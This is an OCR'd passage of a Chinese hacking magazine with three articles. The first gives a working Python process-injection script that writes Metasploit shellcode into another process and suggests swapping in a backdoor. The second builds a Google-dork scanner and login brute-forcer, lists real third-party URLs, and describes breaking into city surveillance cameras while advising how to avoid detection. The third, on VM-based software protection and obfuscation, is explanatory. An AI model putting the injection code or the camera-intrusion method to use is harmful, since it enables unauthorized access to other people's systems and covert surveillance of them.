

图 2

磨刀不误砍柴工，装好插件，我们开始正式写代码。

烹饪开始

原料：Windows7、python27、sublime text2、msfpayload

必备技能：Windows API 基础、python 基础、Metasploit 基础。

这次的注入代码主要借助 python 的 ctypes 库，这个库能让 python 直接调用 Windows API，非常方便。

```
#-*- coding:utf-8 -*-
#导入 sys 库以及 ctypes 库
import sys
from ctypes import *

PAGE_EXECUTE_READWRITE   =   0x00000040
PROCESS_ALL_ACCESS   =   ( 0x000F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM   =   ( 0x1000 | 0x2000 )

kernel32   =   windll.kernel32
pid   =   int(sys.argv[1])

if not sys.argv[1]:
    print "Code Injector: ./code_injector.py <PID to inject>"
    sys.exit(0)

# shellcode 使用 msfpayload 生成的，我这里是一个计算器，当然你可以直接生成一个后门程
```

```
# 序。生成代码：msfpayload windows/exec CMD = calc.exe EXITFUNC=thread C
shellcode = ("\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00"
"\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xaa\xc5\xe2\x5d"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63"
"\x2e\x65\x78\x65\x00")

code_size = len(shellcode)

# 获取我们要注入的进程句柄
h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pid) )

if not h_process:
    print "[*] Couldn't acquire a handle to PID: %s" % pid
    sys.exit(0)

# 为我们的 shellcode 申请内存
arg_address = kernel32.VirtualAllocEx( h_process, 0, code_size, VIRTUAL_MEM,
PAGE_EXECUTE_READWRITE)

# 在内存中写入 shellcode
written = c_int(0)
kernel32.WriteProcessMemory(h_process, arg_address, shellcode, code_size, byref(written))

# 创建远程线程，指定入口为我们的 shellcode 头部
thread_id = c_ulong(0)
if not kernel32.CreateRemoteThread(h_process,None,0,arg_address,None,0,byref(thread_id)):
    print "[*] Failed to inject shellcode. Exiting."
sys.exit(0)

print "[*] Remote thread successfully created with a thread ID of: 0x%08x" % thread_id.value
```

句柄：句柄与普通指针的区别在于，指针包含的是引用对象的内存地址，而句柄则是由系统所管理的引用标识，该标识可以被系统重新定位到一个内存地址上。这种间接访问对象的模式增强了系统对引用对象的控制。

可以看到，之所以能进行内存注入，主要归功于 Windows 开放的一个关键 API：CreateRemoteThread。这个函数允许我们创建一个在其它进程地址空间中运行的线程（也称创建远程线程）。

整个注入过程可以划分为三个步骤：获取目标进程句柄，把 shellcode 写入内存，创建远程线程。这也是内存注入的基本原理和机制。在使用 msfpayload 生成 shellcode 时，有两个坑需要注意。

坑一：Msfpayload 生成 shellcode 时，不能使用 msfencode，有些资料告诉我们生成 shellcode 时要在后面加上 msfencode -b '\x00'来避免空字，但是 msfencode 一旦使用，默认就会使用 x86/shikata_ga_nai 等编码器对 shellcode 编码一次。这里 light 同学推荐大家用 msfpayload xxx C 的方式来生成纯净的 shellcode。

坑二：msfpayload windows/exec CMD = calc.exe C

直接生成的 shellcode 执行结果是宿主 100%崩溃，简直就是进程杀手。我在测试过程中，把用来测试的百度云管家崩的天昏地暗。这个坑花了好久才跳出来。后来好基友用 Ollydbg 调试发现 shellcode 退出时直接 exit process，把整个进程都结束了，如图 3 所示。



图 3

在基友热心帮助下，再参考 msfpayload 官方文档后顿悟，果断修改 EXITFUNC 的值为 thread（默认为 process），如图 4 所示。

```
root@kali:~# msfpayload windows/exec CMD=calc.exe EXITFUNC=thread C
/*
 * windows/exec - 200 bytes
 * http://www.metasploit.com
 * VERBOSE=false, PrependMigrate=false, EXITFUNC=thread,
 * CMD=calc.exe
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00"
"\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xe0\x1d\x2a\x0a"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63"
"\x2e\x65\x78\x65\x00";
```

图 4

再次运行，测试成功！如图 5 所示。



图 5

最后，我们可以把这个 python 脚本用 py2exe 打包成 exe 可执行文件。有兴趣的话还可以加上 UI，做成一个可以定制不同注入类型（DLL 或代码注入）、注入代码（反向后门或恶作剧程序）的程序。

Python 打造网络渗透工具

文/图 黄澄 马智超（DesertEagle）

Python 作为脚本语言，简洁、易读，我认为它是一种代表简单主义思想的语言，拥有一个庞大而又丰富的标准库。用 python 写出来的渗透工具有很多，此篇文章讲述用 Python 打造一个渗透小工具。我所编写的渗透工具框架分为三个部分，一个是目标特征数据库，一个是网络扫描程序，一个是攻击程序。本文主要介绍扫描部分，依据这个部分我举了个例子加以说明其作用。

逻辑分析

第一步，Python 利用搜索引擎爬取相应 URL 信息，这里以 Google 为例。Google 搜索有其特定的搜索技巧，有人曾写了 Google Hack 一书，相信大家都看过。现在我们开始写代码，定义函数实现这一功能。有两种方法，一种是用程序模拟浏览器抓取页面信息，另一种是利用 Google API 爬取页面信息，这里采用的是第二种方法。首先抓取 Referer 信息，如图 1 所示。

```
referer: https://www.google.com.hk/
user-agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
ecko) Chrome/39.0.2171.99 Safari/537.36 LBBROWSER
```

图 1

由图中我们可以看到 Referer 信息，可以利用 Google API 来实现爬取 Google 搜索关键字后得到的页面信息，然后筛选 URL 打印出来，核心代码如下：

```
for x in range(5):
    print "page:%s"%(x+1)
    page = x * 4
    url = ('https://ajax.googleapis.com/ajax/services/search/web'
                    '?v=1.0&q=%s&rsz=8&start=%s') % (urllib.quote(seachstr),page)
    try:
        request = urllib2.Request(
        url, None, {'Referer': 'https://www.google.com.hk/'})
        response = urllib2.urlopen(request)
        results = simplejson.load(response)
        infoaaa = results['responseData']['results']
    except Exception,e:
        print e
    else:
        for m in infoaaa:
            print m['url']
```

下面我们随便爬取一个关键字看看效果，爬爬 CGI 目录，定义关键字为'inurl:cgi-bin/main.cgi'，如图 2 所示。

```
root@bt:~/mzc# python see.py
page:1
http://starling.rinet.ru/cgi-bin/main.cgi
http://www.finditva.com/cgi-bin/main.cgi
http://lipidbank.jp/cgi-bin/main.cgi%3Fid%3DVCA
http://lipidbank.jp/cgi-bin/main.cgi%3Fid%3DNAG
http://www.meinberg.de/cgi-bin/main.cgi
http://www.reiusa.net/cgi-bin/main.cgi%3Faction%3Dviewprod%26ct%3Dproducts%26num
%3DOSCOR%2520Blue
http://www.reiusa.net/cgi-bin/main.cgi%3Faction%3Dviewprod%26ct%3Dproducts%26num
%3DNJE-4000
http://www.fiero.nl/cgi-bin/main.cgi%3FECMCodes
page:2
http://lipidbank.jp/cgi-bin/main.cgi%3Fid%3DNAG
http://www.reiusa.net/cgi-bin/main.cgi%3Faction%3Dviewprod%26ct%3Dproducts%26num
%3DOSCOR%2520Blue
http://www.reiusa.net/cgi-bin/main.cgi%3Faction%3Dviewprod%26ct%3Dproducts%26num
%3DNJE-4000
http://www.fiero.nl/cgi-bin/main.cgi%3FECMCodes
http://www.research-electronics.com/cgi-bin/main.cgi%3Faction%3Dviewprod%26ct%3D
products%26num%3DOSCOR%2520Green
http://events.adobe.co.uk/cgi-bin/main.cgi%3Fcountry%3Das
http://www.english-idioms.net/cgi-bin/main.cgi
http://www.podium.ua/cgi-bin/main.cgi
page:3
http://www.research-electronics.com/cgi-bin/main.cgi%3Faction%3Dviewprod%26ct%3D
products%26num%3DOSCOR%2520Green
http://events.adobe.co.uk/cgi-bin/main.cgi%3Fcountry%3Das
http://www.english-idioms.net/cgi-bin/main.cgi
http://www.podium.ua/cgi-bin/main.cgi
```

图 2

随便点击一个页面进去，如图 3 所示。



图 3

看了图 3 相信大家已经知道是什么了，下面就不截图了。

第二步，编写攻击模块代码。仅扫描到 URL 地址还不够，我们还需要攻击模块代码进一步入侵。对于第二个模块，对于不同的目标，我们可以编写不同的攻击代码，这里我们拟写入侵 WEB 后台登录的代码。可以从两方面下手，一个是抓取网页的 HTTP 响应信息，然后用程序模拟浏览器，提交 POST 请求，爆破；另一个是利用相应的漏洞。第二种方法更加灵活，本文只讲第一种攻击代码的编程。核心代码如下：

```
    //定义登录网站函数
    def login(self):
        '''登录网站'''
        loginparams = {'domain':self.domain,'email':self.name, 'password':self.pwd}
        headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/31.0.1650.57 Safari/537.36'}
        req = urllib2.Request(loginurl, urllib.urlencode(loginparams),headers=headers)
        response = urllib2.urlopen(req)
        self.operate = self.opener.open(req)
        thePage = response.read()
//自定义函数读取用户登录信息
def setLoginInfo(self,username,password,domain):
        '''设置用户登录信息'''
        uname_count = len(open('name.txt','rU').readlines())
        print inYellow('你的账号条数：%d'%(uname_count))
        pwd_count = len(open('pwd.txt','rU').readlines())
        print inBlue('你的密码条数：%d'%(pwd_count))
```

```
names = [line.rstrip() for line in open("name.txt")]
pwds = [line.rstrip() for line in open("pwd.txt")]
```

利用这个核心代码框架，我们就可以爬取到很多信息了。这个框架看起来简单，加工一下就会看到很实用的效果，这里举一个案例来说明：扫描城市摄像头监控系统。

案例：扫描城市摄像头

这里把摄像头分为两种，一是本地局域网型摄像头监控系统，如图 3 所示。



图 3

此类摄像头监控系统没有连网，对于此类我们可以进入与此摄像头同一局域网内，然后去扫描网段，写个爬虫爬取信息，依据不同摄像头监控系统的特征，扫描定位。

另一类是网络 IP 型摄像头监控，如图 4 和图 5 所示。我们可以根据公网 IP 扫描，不一定要在同一局域网内也可以扫描定位到，然后同样用爬虫去爬，找对应漏洞，入侵进去。思路就是这样，关键是定义什么样的特征信息。



图 4

图 5

这里进行了一个简单的测试，自定义摄像头监控系统特征信息，进行扫描，扫到了很多的 URL，随便打开一个，界面如图 6 所示。

图 6

是个登录界面，接下来我们进行爆破，成功进去后界面如图 7 所示。我们可以打开摄像头实时监控，但不要远程转动摄像头，这样会被发现。由图可见，许多摄像头监控系统还存在着很多安全性的问题。



图 7

图 8 和图 9 是我以前扫描到的摄像头监控系统截图。

图 8



图 9

以上就是测试的效果图。整个渗透工具框架从根本上看是基于 Python 爬虫原理完成的，用心加工一下，增加更多的功能，使用起来就会更加方便。而对于一些摄像头监控系统，如果增加登录次数限制、图片验证码识别等功能，可以大大提高系统的安全性。总而言之，抓取网页数据并为网页内容创建索引爬取数据，这就是爬虫的工作模式，但我一直认为有更好的抓取数据的方法。

基于虚拟机的软件保护技术

文/图 木羊

基于虚拟机的软件保护技术不确定是否首先由 vmprotect 提出，但 vmprotect 毫无疑问是将这项技术大力推广至人所周知。现在基于虚拟机的软件保护技术已经成为现代软件安全防护的必备功能之一。本文并不打算对 vmprotect 或其它某款软件安全套件进行深入讨论，而着眼于研究基于虚拟机的软件保护技术的起源、思想和实现。

现有软件保护技术概述

传统的软件保护技术，根据针对对象不同，可分为反静态调试和反动态调试两大类。反静态调试主要针对对象为反汇编器。反汇编器通过面向特定平台的反汇编引擎（如 PC 平台即为 X86 反汇编引擎），将编译器生成的二进制文件还原成汇编代码，有经验的逆向工程师可以据此还原出算法等核心运算机制。反静态调试主要是通过特定区段加密等方式，将核心信息保护起来，只在运行期才通过解密等算法动态还原，阻碍反汇编器静态地将二进制文件还原成汇编码。

反动态调试主要针对对象为调试器，由于经过静态加密的二进制码最终必须解密才能执行，因此通过 Ollydbg 等动态调试器仍然可以加以查看，反动态调试通过检测调试器和屏蔽调试端口等各种反调试技术阻止逆向工程师通过调试器跟踪软件进程的运行情况，使得软件的运行时状况始终保持处于黑盒状态。

被动型软件保护概念

上述两种保护方案均采取主动出击的策略，意图“御敌于国之外”，中心思想是一个“挡字”，阻止逆向工程是窥视软件内部机理，但盾与矛的对抗总是无休止的，并没有任何一种主动型软件保护手段能真正彻底阻断逆向工程，因此另一种“以人为本”的被动型软件保护技术开始走向斗争舞台的中央。

被动型软件保护手段基于一个假设，即逆向工程师已经通过各种办法突破了主动型软件保护措施，可以随心所欲地观察一切，此时“挡”已经挡不住了，只能采取“藏”的策略，通过提高核心代码的隐蔽性来提高逆向工程在阅读反汇编代码阶段的时间成本投入，间接起到软件保护的效果。

被动型软件保护手段具体实现方式主要有乱序和混淆。

乱序是指在在程序执行流中添加跳转指令，如 jmp，通过这些跳转指令将一个从上至下执行的完整代码块切分成若干执行先后顺序不一致的代码片段。乱序能够一定程度上增加反汇编代码的阅读难度，但若只是简单地植入无条件跳转很容易被识别和去除，因此工业级的保护产品往往通过采用条件跳转的方式增加识别难度。乱序保护技术的原理模型如图 1 所示。

图 1

混淆是指通过加入无意义代码（又称为花指令或垃圾代码）或者有意义代码，增加反汇编码的理解难度。俗话说要藏好一棵树，最好的地点一定是森林，混淆技术就是通过代码膨胀增加反汇编代码的总量，为隐藏核心代码构造出一片代码“森林”。早期增加的混淆代码为无意义代码，实现类 nop 操作的执行效果，如 push 指令和 pop 指令搭配使用，但这类代码无实际意义，去除后并不会对软件运行产生影响，因此有经验的逆向工程师往往会首先去除这些无意义的混淆代码才开始进行反汇编码的阅读工作，使混淆技术失去效果。

为了确保混淆代码不被去除，工业级的保护产品更倾向于采用有意义的混淆代码，核心思想是等价替换，通过多条指令实现核心代码中一条指令的效果，如最简单的赋值指令 mov eax，3 可以替换成 xor eax，eax；inc eax；inc eax；inc eax 这四条指令，操作效果一样，但指令数量翻了两番。

被动型软件保护技术究竟能否对软件安全起到实质性的作用，业界一直存在争论。反对的观点主要集中在认为被动型软件保护技术只是提高了阅读反汇编代码的难度和数量，让人

“眼花”而已，并没有任何实质性的效果。本文认为，软件安全不该简单理解成让软件绝对安全不可攻破，而实际该是攻方与防方、投入与产出的反复博弈的过程，攻方人力的投入自然也是成本之一。一个人单位时间内阅读代码的数量是固定的，因此，提高了阅读反汇编代码的难度和数量，也就提高了阅读反汇编代码的时间，提高了攻方人力成本的投入，对软件安全是有切实效果的。

虚拟机软件保护技术

1）虚拟机软件保护的思想

虚拟机软件保护技术是被动型软件保护技术的分支，具体来说是添加有意义的混淆代码的一种变型使用。

虚拟机技术目前在软件领域应用广泛，根据应用层级不同，基本可分为硬件抽象层虚拟机、操作系统层虚拟机和软件应用层虚拟机。用于保护软件安全的虚拟机属于软件应用层虚拟机，同层的虚拟机还包括高级语言虚拟机，如 java 程序语言运行环境 jvm 和.net 程序语言运行环境 CLR，后者采用虚拟机的原因是便于移植，因此编译器没有直接生成可直接在机器上执行的 native code，而改为生成中间代码 byte-code，再通过在不同机器环境下安装对应版本的虚拟机对 byte-code 进行解释执行，从而实现跨平台运行。

